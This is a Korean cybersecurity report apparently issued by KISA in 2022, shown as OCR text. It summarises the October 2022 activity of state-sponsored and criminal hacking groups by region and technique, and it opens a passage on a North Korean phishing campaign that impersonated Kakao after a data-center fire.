
2022년

사이버보안 대연합(3차)



CONTENTS

탐지공유 분과

대응역량 분과

정책제도 분과


KISA 한국인터넷진흥원 kisia 한국정보보호산업협회

사이버보안 대연합

2022년 12월 9일 인쇄
2022년 12월 9일 발행

발행인 이 원 태

발행처 KISA 한국인터넷진흥원
전라남도 나주시 진흥길 9 한국인터넷진흥원



2022년
사이버보안 대연합

탐지공유 분과

1. 글로벌 해킹그룹 동향 보고서 [장영준 수석, NSHC]
2. 악성 프로그램 보고서 [문종현 이사, 이스트시큐리티]


글로벌 해킹그룹 동향보고서

장영준 수석, NSHC, cyj@nshc.net

1. 2022년 10월 글로벌 해킹 그룹 동향 개요


2022년 10월 NSHC ThreatRecon팀에서 수집한 데이터와 정보를 바탕으로 분석한 해킹 그룹(Threat Actor Group)들의 활동을 요약 정리한 내용이다. 이번 10월에는 총 28개의 해킹 그룹들의 활동이 확인되었으며, SectorA 그룹들이 30%로 가장 많았으며, SectorJ와 SectorE 그룹들의 활동이 그 뒤를 이었다.

[그림 1] 2022년 10월에 확인된 해킹 그룹별 활동 통계



이번 10월에 발견된 해킹 그룹들의 해킹 활동은 정부부처와 정보통신 산업군에 종사하는 관계자 또는 시스템들을 대상으로 가장 많은 공격을 수행했으며, 지역별로는 동아시아(East Asia)와 유럽(Europe)에 위치한 국가들을 대상으로 한 해킹 활동이 가장 많은 것으로 확인된다.

[그림 2] 2022년 10월 공격 대상이 된 산업 분야와 국가 통계



1) SectorA 그룹 활동 특징

SectorA 그룹들 중 이번 10월에는 총 5개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorA01, SectorA02, SectorA05, SectorA06, SectorA07 그룹이다.

SectorA01 그룹은 대만, 영국, 인도, 체코, 헝가리, 러시아, 미국, 한국, 네덜란드, 벨기에에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 방산, 금융, 언론, 제약, 항공 등 여러 산업군에 종사하고 있는 관계자를 대상으로 공격을 수행하였다. 초기 침투(Initial Access) 방식으로 이력서로 위장한 ISO 이미지 압축 파일을 사용했으며, PE(Portable Executable) 형식의 악성코드와 텍스트 파일이 같이 포함되어 있다. 최종적으로 더미다 프로텍터(Themida Protector)로 보호된 DLL 파일을 추가로 생성 및 동작하여, 시스템 제어권을 탈취하는 전술을 사용하고 있다.

SectorA02 그룹은 이번 활동에서 PE(Portable Executable) 형식의 악성코드를 배포했다. 악성코드가 정상적으로 실행될 경우 C2 서버에서 추가 악성코드를 다운로드 및 실행하는 기능을 수행하며, 최종적으로 감염된 시스템 정보, 사용자 입력 값 등을 탈취하고 인코딩 후 C2 서버로 전송하는 기능을 수행한다.

SectorA05 그룹은 한국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 정부 기관, 연구소, 언론, 정당, 학교 등의 산업군에 종사하는 관계자를 대상으로 공격을 수행하였다. 이들은 한국에서 발생한 모바일 메신저 서비스 장애와 관련하여 이를 악용하기 위한 스피어 피싱(Spear Phishing) 이메일을 발송했다. 최종적으로 더미다 프로텍터(Themida Protect)로 코드가 보호되고 있는 악성코드를 통해 시스템 제어권을 탈취하는 전술을 사용하고 있다.

SectorA06 그룹은 러시아, 미국, 영국, 스위스, 홍콩, 호주에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 압축 파일에 미끼 문서와 패스워드 파일로 위장하고 있는 바로가기(LNK) 형식의 악성코드를 배포했다. 최종적으로 시작프로그램 폴더에 악성코드를 생성하여, 감염된 시스템에서 지속성(persistence)을 유지하고 WMI(Windows Management Instrumentation) 명령을 사용해 시스템 정보를 수집하는 기능들을 수행한다.

SectorA07 그룹은 한국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 암호화폐 기업 이슈로 위장한 MS 워드(Word) 악성코드를 배포했으며, 악의적인 VBA 스크립트가 포함된 템플릿(Template) 파일을 다운로드 받아 실행하는 템플릿 인젝션(Template Injection) 기법을 사용한다. 최종적으로 VBA 스크립트에서 WMI(Windows Management Instrumentation) 명령을 사용해 OS버전, 컴퓨터 이름, 네트워크 정보를 수집해 C2서버로 전송하는 기능을 수행한다.

현재까지 계속 지속되는 SectorA 해킹 그룹들은 한국과 관련된 정치, 외교 활동 등 정부 활동과 관련된 고급 정보를 수집하기 위한 목적을 가지며 전 세계를 대상으로 한 금전적인 재화의 확보를 위한 해킹 활동을 병행하고 있다. 이들의 해킹 목적은 장기간에 걸쳐 지속되고 있으며, 이러한 전략적 해킹 목적으로 당분간 변화 없이 지속적으로 진행될 것으로 판단된다.

2) SectorB 그룹 활동 특징

SectorB 그룹들 중 이번 10월에는 총 5개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorB01, SectorB03, SectorB04, SectorB22, SectorB58 그룹이다.

SectorB01 그룹은 미국, 스리랑카에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 정부 기관 관계자들을 대상으로 드롭박스(Dropbox), 구글 드라이브(Google Drive) 등의 클라우드 스토리지(Cloud storage)를 악용해 ISO 이미지 파일 형식의 악성코드를 배포하였다. 정상 프로그램으로 악성 DLL 파일을 로드 후 실행하는 DLL 사이드 로딩(DLL Side Loading) 방식을 사용했으며, 최종적으로 키로깅(Keylogging), 화면 캡처(Screen Capture), 파일 업로드 및 다운로드 등의 기능을 수행한다.

SectorB03 그룹은 미국, 중국, 베트남, 홍콩, 일본, 알바니아, 아랍에미리트에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 정부 기관, 전자, 의료 분야의 시스템을 대상으로 공격을 수행하였다. Log4J 취약점을 악용해 파일 업로드, 다운로드를 포함한 다양한 기능을 가진 웹 쉘(Web Shell)을 업로드하여 초기 접근 권한을 얻었다. 최종적으로 감염된 시스템을 계속 모니터링하며 정보를 수집하고 시스템 제어권을 탈취한다.

SectorB04 그룹은 이번 활동에서 Log4J 취약점 취약점을 악용해 초기 접근 권한을 얻었다. 이후 파워쉘(PowerShell) 명령으로 추가 악성코드를 시스템 내부에 생성 및 실행시켰으며, 코발트 스트라이크(Cobalt Strike), 임패킷(Impacket) 등의 도구들을 공격 과정에 사용했다. 최종적으로 랜섬웨어를 사용해 중요 파일을 암호화하여 시스템 운영을 방해하기 위한 목적으로 분석된다.

SectorB22 그룹은 루마니아에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 압축 파일에 악성코드와 바로가기(LNK) 형식의 파일을 함께 배포했다. 감염 사실을 숨기기 위해 미끼 문서를 보여주며, 최종적으로 감염된 시스템을 계속 모니터링하며 정보를 수집하고 시스템 제어권을 탈취하는 전술을 사용하고 있다.

SectorB58 그룹은 중국, 신장 위구르 자치구에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 중국의 소수 민족 커뮤니티에서 활동하는 인물들을 공격 대상으로 삼았으며, 위구르어로 번역된 알카에다(Al-Qaida) 군사 과정을 주제로 위장한 안드로이드 악성코드를 사용했다. 최종적으로 감염된 스마트폰의 SMS, 연락처, 통화 기록 및 위치 정보 등의 정보 탈취를 시도했다.

현재까지 지속되는 SectorB 해킹 그룹들의 해킹 활동 목적은 전 세계를 대상으로 각국 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 것으로 분석된다.

3) SectorC 그룹 활동 특징

러시아 정부의 지원을 받는 **SectorC 그룹**들 중 이번 10월 총 2개 해킹 그룹의 활동이 발견되었으며,

이들은SectorC01, SectorC08그룹이다.

SectorC01 그룹은 독일, 터키, 미국, 이탈리아, 슬로바키아에서 이들의 활동이 발견되었다. 해당 그룹은 OECD(Organization for Economic Co-operation and Development) 회의 통역 안내사항에 대한 문서로 위장한 MS 파워포인트(PowerPoint) 악성코드를 사용했으며, 최종적으로 오픈 소스 원격 제어 도구인 엠파이어(Empire)를 사용하여 시스템 제어를 시도했다.

SectorC08 그룹은 우크라이나, 독일, 벨라루스, 러시아에서 이들의 활동이 발견되었다. 해당 그룹은 러시아와 우크라이나의 정부 기관 문서로 위장한 악성코드를 사용했으며, 최종적으로 원격 제어 도구인 울트라 VNC(UltraVNC)를 사용하여 정보탈취를 시도했다.

현재까지 지속되는 SectorC 해킹 그룹들의 해킹 활동은 인접한 국가를 포함한 전 세계를 대상으로 각 국가들의 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

4) SectorD 그룹 활동 특징

SectorD 그룹들 중 이번 10월에 총 1개 해킹 그룹의 활동이 발견되었으며, 이는 SectorD11그룹이다.

SectorD11 그룹은 이란, 중국에서 이들의 활동이 발견되었다. 해당 그룹은 번역 기사를 제공하는 사이트로 위장한 피싱 사이트를 통해 안드로이드 악성코드를 유포했으며, SMS 정보, 사진, 통화 녹음 등 공격 대상의 정보 탈취를 시도했다.

SectorD 해킹 그룹들은 주로 정치적인 경쟁 관계에 있는 국가들을 대상으로 해킹 활동을 수행하였으며, 최근의 SectorD 해킹 그룹들의 해킹 활동 목적은 정부에 반대하는 인물 또는 국가들의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

5) SectorE 그룹 활동 특징

SectorE 그룹들 중 이번 10월에는 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorE01, SectorE02, SectorE04, SectorE05 그룹이다.

SectorE01 그룹은 프랑스에서 이들의 해킹 활동에 발견되었다. 해당 그룹은 MS 워드(Word) 형식의 문서형 악성코드를 배포했다. 악성코드는 IBAN(International Bank Account Number) 목록 및 세부정보, 서약서로 위장하고 있으며, 악의적인 VBA 스크립트가 포함된 템플릿(Template) 파일을 다운로드 받아 실행하는 템플릿 인젝션(Template Injection) 기법을 사용한다. 최종적으로 받아온 템플릿 파일에 의해 시스템 정보를 수집하는 기능을 수행할 것으로 분석된다.

SectorE02 그룹은 싱가포르, 파키스탄, 방글라데시, 중국, 프랑스에서 이들의 해킹 활동에 발견되었다. 해당 그룹은 MS 워드(Word), MS 엑셀(Excel), MS 파워포인트(PowerPoint), RTF(Rich Text Format) 형식의 다양한 문서형 악성코드를 배포했다. 문서형 악성코드는 "미얀마 감옥에 수감된 방글라데시인 송환", "공동대표이사 및 부국장", "카슈미르(Kashmir)" 등 공격 대상의 흥미를 끌 수 있는 제목으로 위장하여 실행을 유도한다. 최종적으로 C2 서버에서 추가 파일을 다운로드 및 동작 시켜 시스템 제어권을 탈취하는 전술을 사용하고 있다.

SectorE04 그룹은 파키스탄, 스리랑카, 영국, 홍콩에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 스리랑카 행정기관에서 발송된 승인된 의료 종사자 목록, 연금 수령 양식 문서로 위장한 MS 워드(Word) 문서를 배포했다. 템플릿 인젝션(Template Injection) 기법을 사용하는 MS 워드(Word) 악성코드는 매크로(Macro)가 포함된 OLE(Object Linking and Embedding) 개체를 C2 서버에서 추가로 받아오며, 공격 대상을 속이기 위해 C2 서버에 사용하는 도메인 주소 이름을 관련 행정기관과 유사하게 사용하는 특징을 가지고 있다.

SectorE05 그룹은 파키스탄에서 이들의 활동이 발견되었다. 해당 그룹은 CHM(Compiled HTML Help) 형식의 악성코드를 공격에 사용했으며, 파키스탄 과다르(Gwadar)의 STM(파키스탄 방산업체) 프로젝트에 대한 제목으로 위장하고 있다. 최종적으로 스케줄러에 등록하여 감염된 시스템에서 지속성(Persistence)을 유지하고, 윈도우 유틸리티를 사용해 C2 서버로 컴퓨터 이름과 사용자 이름을 같이 전송하는 기능을 수행한다.

현재까지 지속되는 SectorE 해킹 그룹들의 해킹 활동 목적은 인접한 파키스탄 정부와 관련된 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다. 그러나 최근에는 중국을 포함한 극동 아시아와 다른 지역으로 확대되고 있는 점으로 미루어, 정치, 외교 및 기술 관련 고급 정보들을 획득하기 위한 활동의 비중도 커지고 있는 것으로 분석된다.

6) SectorG 그룹 활동 특징

SectorG 그룹들 중 이번 10월에는 1개의 해킹 그룹의 활동이 발견되었으며, 이는 SectorG03 그룹이다.

SectorG03 그룹은 이스라엘에서 활동이 발견되었다. 해당 그룹은 IT(Information Technology), 엔지니어링, 법률, 커뮤니케이션, 브랜딩 및 마케팅, 미디어, 정부 기관 등 다양한 분야를 대상으로 다수의 맞춤형(Custom) 악성코드와 도구를 배포하여 정보 탈취 행위를 하였다.

SectorG 해킹 그룹들은 주로 정치적인 경쟁 관계에 있는 국가들을 대상으로 해킹 활동을 수행하였으며, 최근의 SectorG 해킹 그룹들의 해킹 활동 목적은 레바논 정부에 반대하는 인물 또는 국가들의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적을 갖는 것으로 분석된다.

7) SectorH 그룹 활동 특징

SectorH 그룹들 중 이번 10월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorH01 그룹이다.

SectorH01 그룹은 한국, 스웨덴, 이탈리아, 자메이카에서 활동이 발견되었다. 해킹 그룹은 파워쉘(PowerShell) 악성코드를 유포하여 키로깅(Keylogging), 화면 캡쳐(Screen Capture) 등의 정보 탈취 행위를 하였다.

SectorH 해킹 그룹의 해킹 활동은 사이버 범죄 목적의 해킹과 정부 지원 목적의 해킹 활동을 병행한다. 특히, 인접한 인도와 여러 가지 외교적 마찰이 계속되고 있어, 목적에 따라 인도 정부 기관의 군사 및 정치 관련 고급 정보들을 탈취하기 위한 활동들을 향후에도 지속적으로 수행할 것으로 분석된다.

8) 사이버 범죄 그룹 활동 특징

온라인 가상 공간에서 활동하는 사이버 범죄 그룹은 이번 10월에는 총 9개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorJ03, SectorJ06, SectorJ09, SectorJ25, SectorJ45, SectorJ53, SectorJ64, SectorJ66, SectorJ68 그룹이다.

이들은 다른 정부 지원 해킹 그룹들과 다르게 현실 세계에서 금전적인 이윤을 확보할 수 있는 재화적 가치가 있는 온라인 정보들을 탈취하거나, 직접적으로 특정 기업 및 조직들을 해킹 한 후 내부 네트워크에 랜섬웨어를 유포하거나, 중요 산업 기밀을 탈취한 후 이를 빌미로 금전적 대가를 요구하는 협박 활동 등을 수행한다.

SectorJ03그룹의 활동은 팔레스타인, 인도, 이라크에서 발견되었다. 해당 그룹은 안드로이드 플랫폼을 대상으로 한 악성코드를 사용하여 SMS 정보, 사진, 통화 녹음 등 피해자의 정보 탈취를 시도했다.

SectorJ06그룹의 활동은 스페인, 포르투갈, 그리스, 러시아, 우크라이나, 독일, 터키, 덴마크, 영국, 미국, 아르메니아, 브라질, 체코, 멕시코, 우루과이, 페루, 인도, 이스라엘, 아랍 에미리트, 사우디 아라비아, 리투아니아, 이라크, 앙골라, 몰도바, 한국에서 발견되었다. 해당 그룹은 원드라이브(OneDrive)의 DLL(Dynamic Library Link) 사이드로딩(Side-loading) 취약점을 이용했으며, 최종적으로 암호화폐를 채굴하는 크립토재커(Cryptojacker)를 사용했다.

SectorJ09그룹은 웹 사이트에 난독화 된 스키밍(Skimming) 스크립트를 삽입하여, 결제 페이지에서 사용자명, 주소, 이메일, 전화번호와 신용카드 지불 정보 등을 수집하는 기존의 해킹 방식을 유지하고 있다. 이번 활동에서도 기존에 발견되던 것과 유사한 유형의 자바스크립트 악성코드가 확인되었다.

SectorJ25그룹의 활동은 중국, 미국, 러시아, 싱가포르에서 발견되었다. 해당 그룹은 클라우드 및 컨테이너 환경을 대상으로 암호화폐를 채굴하는 크립토재커(Cryptojacker)를 사용했다.

SectorJ45그룹의 활동은 네덜란드, 스웨덴, 한국, 독일, 프랑스, 노르웨이, 태국, 일본, 싱가포르, 스페인에서 발견되었다. 해당 그룹은 지원이 종료된 인터넷 익스플로러(Internet Explorer) 서비스 이용자들을 공격 대상으로 광고 서비스를 악용하는 멀버타이징(Malvertising) 기법을 사용했으며, 최종적으로 시스템의 정보를 수집하고 암호화폐를 채굴했다.

SectorJ53그룹의 활동은 캐나다, 이탈리아, 아랍 에미리트, 미국, 이란, 중국, 독일, 터키, 인도, 영국, 이스라엘, 프랑스, 남아프리카, 홍콩, 한국, 러시아, 지브롤터, 덴마크, 포르투갈, 에티오피아, 코트디부아르, 카자흐스탄, 호주, 스웨덴, 대만, 일본, 아르헨티나, 폴란드, 에스토니아, 네덜란드, 루마니아, 그루지야, 헝가리, 불가리아, 태국, 벨기에, 이라크, 카타르, 멕시코, 그리스, 스페인에서 발견되었다. 해당 그룹은 송장 관련 파일로 위장한 악성코드를 사용했으며, 최종적으로 다운로더 악성코드를 사용하여 추후 코발트 스트라이크(Cobalt Strike) 또는 슬리버(Sliver) 같은 침투 테스트 도구를 다운로드 및 실행할 수 있는 발판을 마련했다.

SectorJ64그룹의 활동은 중국, 스웨덴, 영국에서 발견되었다. 해당 그룹은 취약점에 무방비한 서버들을 공격 대상으로 삼았으며, 최종적으로 암호화폐 채굴을 시도했다.


SectorJ66그룹의 활동은 베트남, 스페인, 포르투갈, 러시아, 독일, 캐나다, 체코, 일본, 칠레, 터키, 우크라이나, 브라질, 폴란드, 인도, 이탈리아, 홍콩, 루마니아, 콜롬비아, 영국, 베네수엘라, 프랑스, 튀니지, 중국, 미국에서 발견되었다. 해당 그룹은 자유롭게 악의적인 활동을 수행할 수 있도록 네트워크 인프라를 제공하는 BPH(Bulletproof hosting) 서비스를 이용한다.

SectorJ68그룹은 금전적인 목적으로 암호화폐 채굴 및 정보 탈취 등 다양한 기능을 가진 악성코드들을 MaaS(Malware-as-a-Service) 방식으로 판매하고 있다.

2. 2022년 10월 동아시아 지역 해킹 그룹 동향 개요

ThreatRecon Team에서 분석한 2022년 10월 한 달 동안 동아시아 국가를 대상으로 한 해킹 그룹의 활동 관련 위협 이벤트는 총 36건이며, 이를 해킹 그룹 별로 분류한 결과는 다음 [그림 3] 분포도와 동일하다.


[그림 3] 2022년 10월에 확인된 동아시아 지역의 해킹 그룹별 활동 통계



1) 2022년 10월 동아시아 국가별 해킹 그룹 활동

2022년 10월 동아시아에서 발견된 해킹 그룹의 해킹 활동들에 대한 국가별(한국, 일본, 중국, 대만) 위협 이벤트의 전체는 다음 [그림 4] 분포도를 통해 확인할 수 있듯이, 한국에서 가장 많은 해킹 활동들이 식별되었으며, 그 다음으로 중국과 일본, 대만 순서로 이어진다.


[그림 4] 2022년 10월 동아시아 국가에서 발견된 위협 이벤트 분포도



9월과 10월 동아시아에서 발견된 해킹 그룹의 활동의 추이는 [그림 5]의 그래프를 통해 확인할 수 있으며, 일본이 9월 10%에서 이번 10월 16%로 6% 증가한 것으로 확인된다.


일본에서 발견된 위협 이벤트가 지난 9월 5건에서 이번 10월 8건으로 증가하였으며, 해당 증가의 원인으로는 사이버 범죄 목적의 해킹 그룹의 일본 내 활동이 지난 9월 40%에서 이번 10월 50%로 10% 증가함에 따른 것으로 분석된다.

[그림 5] 2022년 10월 동아시아 국가에서 발견된 위협 이벤트 추이




2022년 10월 국가별 세부적인 해킹 그룹들의 활동을 나타내는 분포도는 다음과 같다.


[그림 6] 2022년 10월 한국에서 발견된 해킹 그룹별 위협 이벤트 분포도



[그림 7] 2022년 10월 중국에서 발견된 해킹 그룹별 위협 이벤트 분포도



[그림 8] 2022년 10월 일본에서 발견된 해킹 그룹별 위협 이벤트 분포도



[그림 9] 2022년 10월 대만에서 발견된 해킹 그룹별 위협 이벤트 분포도

악성 프로그램 보고서

카카오 서비스 장애 사칭 북한발 해킹 공격

문종현 이사, 이스트시큐리티, chmun@estsecurity.com

1. 개요

2022년 10월 15일 SK C&C의 데이터센터(IDC)가 있는 SK 판교 캠퍼스에서 발생한 화재로 국내 양대 포털 네이버와 카카오의 다수 서비스가 몇 시간 넘게 먹통이 되는 사태가 빚어졌다. 불은 이날 오후 3시 30분께 경기 성남시 분당구 삼평동 SK 판교 캠퍼스 A동 지하 3층에서 발생했고, 불이 난 건물은 지상 6층에 지하 4층 규모로 네이버와 카카오, 일부 SK그룹 관계사의 서버가 있는 것으로 전해진다.

당시 소방당국에 따르면 이날 오후 3시 33분 성남시 분당구 삼평동 SK 판교캠퍼스 A동 지하 3층 배터리실에서 화재가 발생했고, 해당 건물은 지상 6층에 지하 4층 규모로 SK 계열사를 비롯해 네이버, 카카오가 데이터를 관리하는 업무 시설로 알려졌다.

이 불로 인해 건물 내부에 있던 22명이 대피했으며 인명 피해는 없고, 소방당국 관계자는 "추가적으로 사람이 있는지 확인 중"이라고 말했다. 카카오 측은 이날 오후 4시 10분 무렵 공식 트위터 계정 카카오팀을 통해 "오늘 오후 3시 30분경부터 데이터센터에 화재가 발생해 현재 카카오톡을 비롯한 카카오 서비스가 원활하지 않은 문제가 있다"며 "복구를 위해 최선을 다해 노력하겠다. 큰 불편을 드려 대단히 죄송하다"고 밝혔다.

이 때문에 당시 카카오톡은 모바일 기능이 작동하지 않았으며, PC 로그인도 불가능한 상태였다. 카카오의 포털 사이트 '다음'에서도 로그인이 안 되고 커뮤니티와 이메일 서비스도 제대로 작동하지 않는 등 카카오 서비스 전반에 걸쳐 16일 일요일 이후에도 장애가 계속 이어졌다.

[그림 1] 카카오 서비스 장애 관련 카카오팀 공식 트위터 메시지

그런 가운데 10월 16일 일요일 오후 3시 경부터 '[Kakao] 일부 서비스 오류 복구 및 긴급 조치 안내' 제목의 해킹 이메일이 일부 대북분야 종사자 상대로 유포된 내용이 언론을 통해 처음 알려진다.

[그림 2] 한국 '카카오' 서비스 장애 활용한 북 해킹 시도 포착[1)]

rfa 자유아시아방송

홈페이지 뉴스 뉴스 인뎁스 칼럼 주간프로 특집 멀티미디어 영문기사

카카오 측은 이 같은 전자우편을 카카오 서비스 이용자들에게 발신했는지를 묻는 자유아시아방송의 질의에 "카카오가 발송하는 전자우편은 계정을 포함해 개인정보를 요구하지 않고 파일을 첨부한 형태의 전자우편도 보내지 않는다"며 해당 전자우편의 발송 사실이 없다고 확인했습니다.

카카오 관계자는 자유아시아방송과의 통화에서 "이 같은 형태의 사칭 전자우편은 처음 접수한 사례인 것으로 안다"며 "카카오를 사칭한 전자우편을 통해 계정 정보 등 개인정보를 탈취하려는 시도가 있을 수 있다"고 말했습니다.

카카오 측은 17일 자유아시아방송의 취재가 시작되자 회사의 여러 통로를 통해 '카카오 사칭 문자에 주의하라'는 안내를 공지했습니다. 한국의 과학기술정보통신부와 한국인터넷진흥원도 '카카오 서비스 장애 이슈를 악용한 사이버 공격에 대한 주의 권고'라는 공지를 통해 카카오톡 설치 파일 등으로 위장한 해킹 전자우편, 스미싱 유포를 주의할 것을 당부했습니다.

